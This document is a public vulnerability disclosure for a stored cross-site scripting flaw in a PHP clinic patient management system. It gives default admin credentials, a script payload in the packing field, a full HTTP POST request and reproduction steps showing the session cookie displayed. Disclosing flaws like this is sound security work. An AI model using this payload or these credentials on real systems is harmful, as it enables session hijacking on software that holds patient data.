zhangzhaoyuela / **bug_report** Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / oretnom23 / clinics-patient-management-system / **xss-1.md**

zhangzhaoyuela Update xss-1.md

History

1 contributor

53 lines (33 sloc) | 2.56 KB

Clinic's Patient Management System v1.0 by oretnom23 has xss vulnerability

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The password for the backend login account is: admin/admin123

Vulnerability details: There is a stored xss vulnerability in "update_medicine_details.php" of the Medicine Detaits module of the Medicines module in the background management system

vendors: https://www.sourcecodester.com/php-clinics-patient-management-system-source-code

Vulnerability File: pms/update_medicine_details.php


Vulnerability location: ip/pms/update_medicine_details.php?medicine_id=1&medicine_detail_id=1&packing=,packing

[+] Payload: ip/pms/update_medicine_details.php?medicine_id=1&medicine_detail_id=1&packing=<script>alert(/document.cookie/)</script> // Leak place ---> packing

```
POST /pms/update_medicine_details.php?medicine_id=1&medicine_detail_id=1&packing=%3C
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/pms/update_medicine_details.php?medicine_id=1&medicine_
Cookie: _ga=GA1.1.1382961971.1655097107; PHPSESSID=0e9b9jpdjupmvl1dk6lq6dnmfe
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 92

hidden_id=1&medicine=1&packing=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E
```

1. After we log in to the background, click on Medicines, then click on Medicines Details



S.No	Medicine Name	Packing	Action
1	Amoxicillin		
2	Mefenamic	100	

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
PHP - CPMS Version 2.0

2. Pull to the bottom to see the editing function, click the edit on the first line



S.No	Medicine Name	Packing	Action
1	Amoxicillin		
2	Mefenamic	100	
3	Losartan	80	
4	Antibiotic	50	
5	Antihistamine	50	
6	Atorvastatin	25	

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
PHP - CPMS Version 2.0

3. Fill in our payload in the packing box (<script>alert(document.cookie)</script>),Click update to save




http://192.168.1.19/pms/update_medicine_details.php?medicine_id=1&medicine_detail_id=1&packing=<script>alert(document.cookie)</script>

Update Medicine Details

Select Medicine
Amoxicillin

Packing
<script>alert(document.cookie)</script>


4.After clicking save, you can see that our payload is executed, and the cookie pops up



http://192.168.1.19/pms/medicine_details.php?message=medicine details updated successfully.

_ga=GA1.1.1382961971.1655097107; PHPSESSID=0e9b9jpdjupmvl1dk6lq6dnmfe

5.And also execute our payload when we access the Medicine Detaits of the Medicines module



http://192.168.1.19/pms/medicine_details.php

☐ Post data ☐ Referrer ☑ Replace All

```
_ga=GA1.1.1382961971.1655097107; PHPSESSID=0e9b9jpdjupmvl1dk6lq6dnmfe
```

Medicine Details

S.No	Medicine Name	Packing
1	Amoxicillin	